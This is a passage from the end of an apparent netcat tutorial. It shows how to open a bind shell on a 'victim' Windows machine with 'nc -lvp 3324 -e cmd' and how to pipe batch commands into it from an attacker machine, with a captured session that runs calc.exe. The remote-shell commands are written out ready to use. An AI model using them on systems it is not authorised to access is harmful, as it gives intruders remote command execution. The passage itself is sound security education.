listening on [any] 3324 ...
```

**On the Victim System:** `nc -lvp 3324 -e cmd`

We can then execute commands (or even a batch file) by piping the command into the remote netcat shell:




```
Command Prompt
d:\data\tools>echo c:\winnt\system32\calc.exe >command.bat
d:\data\tools>type command.bat | nc -w 3 192.168.1.151 3324
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>c:\winnt\system32\calc.exe

C:\>
C:\>
d:\data\tools>_
```

**On the Attacker System:** `type command.bat | nc -w 3 <target ip> <port>`

In this example, calc.exe is executed on the victim system, as shown in the next screenshot:



## Conclusion:

Netcat is a \*very\* versatile tool, and has deservingly earned it's name as the hackers Swiss Army Knife. There are many more options hidden in netcat, which surprise me even after years of using it (did you know netcat can sniff? (nc -o)).

This is definitely a tool worth getting acquainted with, for both security professionals and system admins.

Three cheers for netcat!

Questions? Comments? Corrections? Feel free to mail me at [muts@whitehat.co.il](mailto:muts@whitehat.co.il).

Written for members in [www.whitehat.co.il](http://www.whitehat.co.il).